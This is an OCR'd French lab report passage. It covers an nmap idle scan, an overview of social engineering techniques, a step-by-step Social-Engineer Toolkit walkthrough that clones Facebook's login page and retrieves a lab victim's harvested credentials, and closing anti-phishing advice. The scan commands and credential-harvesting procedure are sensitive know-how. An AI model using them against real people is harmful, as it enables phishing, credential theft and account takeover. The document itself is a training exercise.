
```
nmap -sS -O 192.168.240.240
```

Nous avons ici une foultitude de ports ouverts :



Il ne nous reste plus qu'à réaliser l'attaque, pour par exemple scanner l'adresse 192.168.240.240 dont nous avons déjà scanné les ports précédemment. Nous allons utiliser le port 389 trouvé, ouvert sur notre voisin idéal.

```
nmap -P0 -sI 192.168.240.240:389 192.168.240.20
```



Ça a marché ! Revenons un peu sur la commande :

```
nmap -P0 -sI 192.168.240.240:389 192.168.240.20
```

Le -P0 est obligatoire, sinon notre machine envoie un ping à Mme Michu qui sait maintenant qui la scanne. Le -P0 oblige nmap à ne pas faire de ping avant de scanner une machine.

-sI indique que nous voulons faire un idle scan. Puis qui sera notre voisin et quel port utiliser, 10.8.98.240 :445.

Et enfin la victime, Mme Michu, 192.168.240.20 Le résultat est conforme à ce que nous avions vu auparavant.

8 Social Engineering

8.1 Introduction

Généralement, on s'imagine les attaques informatiques comme étant l'œuvre d'un hacker qui enchaîne différentes lignes de codes depuis son ordinateur. En réalité, cette pratique exploite les failles des systèmes informatiques, mais aussi et surtout celles de l'être humain.

En effet, les cybercriminels arrivent la plupart du temps à pénétrer des systèmes sécurisés en manipulant des individus. Ils arrivent ainsi à leur soustraire des données confidentielles.

On parle de **social engineering** pour désigner cet art de manipuler des personnes et d'obtenir à leur insu des informations sensibles.

Le social engineering (ingénierie sociale) est l'art de manipuler psychologiquement une personne afin de parvenir à une escroquerie. C'est une fraude psychologique qui pousse un individu à mener des actions contraires aux dispositifs de sécurité en vigueur.

Elle repose donc sur une faille humaine. C'est une technique d'hacking efficace qui facilite l'accès direct à des données importantes au sein d'un ordinateur à distance. Dans les grandes entreprises, les pare-feu sont bien configurés et régulièrement mis à jour. Ce qui bien sûr ne permet pas à un hacker de s'introduire dans le système informatique de l'entreprise et de voler des informations. C'est pour cela que ce dernier va plutôt exploiter le maillon le plus vulnérable d'un système de sécurité informatique : l'être humain.

En manipulant l'employé d'une entreprise, un cybercriminel peut facilement obtenir les identifiants et mots de passe de ce dernier ou d'autres informations confidentielles. Grâce à cela, il peut directement accéder illégalement à des ressources protégées sur des serveurs. Il peut y voler toutes les informations à sa portée et même installer un logiciel espion dans le système informatique.

Le but du cybercriminel est donc d'obtenir sournoisement les données personnelles d'une personne. Le social engineering constitue ainsi un réel danger pour les entreprises. Il peut entraîner de lourdes pertes et même des poursuites judiciaires en fonction de la gravité du cas.

C'est en 2002 que Kevin Mitnick (un hacker) vulgarise à travers l'ouvrage « Art de la supercherie » la théorie de manipulation. Elle utilise les faiblesses humaines comme levier pour déjouer tout type de sécurité. Le processus d'incitation ou l'art de manipuler pour récupérer les informations d'un interlocuteur est donc une technique d'approche relationnelle illégale. Elle concerne, de manière générale, les procédés qu'utilisent les pirates pour manipuler une personne afin d'avoir directement accès à son système informatique.

Les pratiques de l'ingénierie sociale reposent sur les failles sociales, psychologiques et managériales des collaborateurs. Elles permettent d'obtenir un service, un accès informatique ou un partage de données personnelles en fraudant. Pour abuser de la confiance ou profiter de l'ignorance de sa victime, l'hacker fait usage de tout son charisme et de différentes impostures.

8.2 Fonctionnement

Les différentes techniques du social engineering reposent sur les biais cognitifs qui facilitent la prise de décision irrationnelle d'un individu. Ces derniers s'utilisent différemment pour trouver la meilleure stratégie d'attaque, que ce soit pour obtenir des informations privées d'une personne ou la pousser à prendre une mauvaise décision. Les méthodes les plus utilisées restent celles de l'appel téléphonique et du contact direct.

Il existe donc plusieurs techniques en matière de social engineering. Elles reposent toutes sur la force de persuasion du manipulateur. Dans un premier temps, le manipulateur construit un prétexte. Il s'agit d'une technique qui permet d'accrocher une victime potentielle avec un scénario préétabli. Ce dernier permet d'accroître les possibilités de convaincre la victime d'accéder à la requête du manipulateur. Le prétexte est une technique qui demande des recherches en amont de la part de celui qui attaque. Grâce à de fausses informations, ce dernier pourra facilement se construire une autre identité. Cela lui permet de gagner en crédibilité auprès de sa victime.

Les hackers agissent le plus souvent pour duper une société et la pousser à communiquer des données personnelles sur ses clients. Le but étant d'obtenir des données bancaires, enregistrements de téléphone ou autres informations sensibles et profitables. En informatique, le social engineering a ainsi donné naissance à plusieurs méthodes de piratage ou d'escroquerie, tel que :

- **L'hameçonnage :** Encore appelée phishing, la technique du social engineering dite d'hameçonnage est utilisée pour obtenir les données privées d'un individu. L'hacker entre en contact avec sa victime via une adresse électronique où il se fait passer pour un organisme de confiance, un fournisseur d'énergie électrique, une institution financière, la police. Par cette approche, l'escroc demande donc une confirmation de certaines informations précises (numéro de sa carte de crédit, le mot de passe, le code d'accès, les identifiants). L'hacker peut également envoyer un mail contenant un lien lui donnant directement accès à un site web. Ce site paraît officiel, crédible et sécurisé.
- **Le watering hole :** Le watering hole consiste à infecter à travers un site internet fréquenté par leurs victimes toutes les machines qui s'y connectent. Ce sont souvent des sites de divertissement comme les sites de jeux en ligne.
- **La fraude au président** : Cette stratégie de social engineering, aussi appelée fraude au président, s'apparente au prétexte. Elle vise à prendre l'identité du dirigeant d'une entreprise pour obtenir un virement bancaire. Dans ce cas, l'auteur de l'arnaque domine sa victime puisqu'il se présente comme étant son supérieur hiérarchique. Il peut ainsi aisément prendre comme prétexte une urgence, une confidence ou intimider et valoriser sa victime pour mieux l'atteindre.
- **L'attaque par pièce jointe infectée :** Cette méthode classique est parfois facile à reconnaître. Son principe repose sur le piratage informatique à travers l'envoi d'un e-mail avec un fichier Word, Excel ou PowerPoint infecté. Le but est de faire en sorte que le destinataire ouvre la pièce jointe infectée pour que le mauvais logiciel prenne possession de l'ordinateur sans qu'il s'en rende compte.

8.3 Les Outils

L'outils principale qu'on utilisera lors de ce TP est Setoolkit sur notre kali 192.168.240.240.

SET est un outil de Social Engineering, développé par TrustedSec, qui permet d'effectuer une multitude d'attaques de type ingénierie social. En clair, on vise les faiblesses de l'être humain afin de corrompre un système, des données.

Lors d'une attaque de ce type, on joue beaucoup sur les émotions des gens, leur capacité à être naïfs, le fait qu'ils peuvent être heureux, tristes, impatients. Par exemple, on sait que la plupart des hommes aiment les belles femmes, dans ce cas-là si ma cible est un homme, je vais essayer de lui faire faire des actions stupides en l'appâtant avec des photos de jolies filles dans un email par exemple.

Bon là l'exemple est basique, mais le principe reste le même pour tout ! Proposer de l'argent, des cadeaux, enfin plein de choses pour lesquels les gens sont souvent naïfs. Et je parle en connaissance de cause. Ça m'est déjà arrivé de me faire avoir !

Nous verrons donc dans ce TP qu'une partie de ce genre d'attaque:


Comment cloner un site cible avec SET sous Kali Linux afin de préparer une attaque de phishing par email.

8.4 Procédure


SET est déjà préinstallé sur notre kali, soit on le lance depuis le terminal en tapant depuis l'utilisateur root :

```
setoolkit
```


Ou soit depuis l'interface graphique de notre kali :




Une fois lancé, il nous demande d'accepter les condition d'utilisation, on fais yes :



Ensuite on sélectionne l'option 1 (Social Engineering Attacks) :




Puis l'option 2 (Website Attack Vectors), cette option permet de cloner un site, pour notre cas, le site cible sera Facebook :




On choisit ensuite l'attaque de type "Credential Harvester Attack Method" (numéro 3) car notre objectif est de récupérer les identifiants de notre victime (WS16) lors de sa connexion à notre site cloné :


On choisit la fonction Site Cloner (numéro 2) afin que SET clone le site pour nous :




Il faut ensuite renseigner l'IP du serveur qui va recevoir les infos du POST de notre faux formulaire, il s'agit pour nous de notre kali, l'address IP est renseigner par défaut, il faut juste valider :




Puis il faut renseigner l'url du site à cloner. Ici j'ai pris Facebook(https://www.facebook.com):




Pour que cette attaque fonctionne, il faut qu'il utilise le porte 80, dans ce cas il faut désactiver le service apache, on fait yes :




Une désactiver notre service apache2, notre site cloner est prêt :




Maintenant on se rend sur la machine de la victime(WS16), puis on renseigne l'address IP de notre KALI dans la barre de recherche, et on tombe bien sur notre site cloner :



On valide les identifiants et le MDP pour les récupérer par la suite, on valide par la suite :



Ensuite on se rend à nouveau sur notre kali, on quit le SET en faisant un ctrl C :




Les informations saisies par la victime son enregistré dans le répertoire « reports », pour s'y rendre, on tape :

```
cd /root/.set/reports
```

Ensuite on fait ls pour afficher les fichiers, et là on peut apercevoir notre fichier, qui contient le login et le mot de passe de la victime :


```
ls
```



Pour afficher les informations dans un fichier on utilise la commande cat suivi du nom du fichier :

```
cat 2022-12-16 08:09:49.264726.xml
```

Et enfin, tout à la fin du fichier, nous pouvons voir le login et le mot de l'utilisateur :



8.5 Pousser plus loin

Bon, cette démonstration (à titre exclusivement éducative), n'est pas complète car il reste tout le travail véritable du Social Engineering :

Faire croire à notre cible qu'elle est vraiment sur Facebook. Bah oui, vous devez sûrement vous dire que fournir l'adresse IP de notre serveur KALI à notre cible n'est pas des plus discret !

Il nous faut donc trouver des moyens plus subtiles pour cacher cette hideuse IP pour encore mieux tromper notre cible. Mais ça, c'est à vous de le découvrir…

8.6 Sécurisation

La façon la plus simple pour vous éviter de vous faire avoir c'est de contrôler l'url de la page. Si vous êtes sûr une page Facebook mais que l'url est du genre "http://www.faceb0k.com", quelque-chose ne va pas.

Evitez également de cliquer sur les liens présents dans les emails sans vérifier la provenance du mail. Une fois j'ai failli me faire avoir (comme quoi, ça arrive à tout le monde), tout ça parce que je n'ai pas respecté ces règles.

Alors faites attention et si jamais ne vous avez un doute, demandez autour de vous !

Demandez-vous comment vous êtes arrivé sur cette page :

- L'avez-vous tapée par vous-même ?
- Avez-vous cliqué sur un lien dans un email ou un forum ?
- Y a-t-il des fautes d'orthographes étranges sur la page ou dans l'email soit disant légitime

Beaucoup de facteurs peuvent vous permettre de vous protéger de ces attaques (phishing).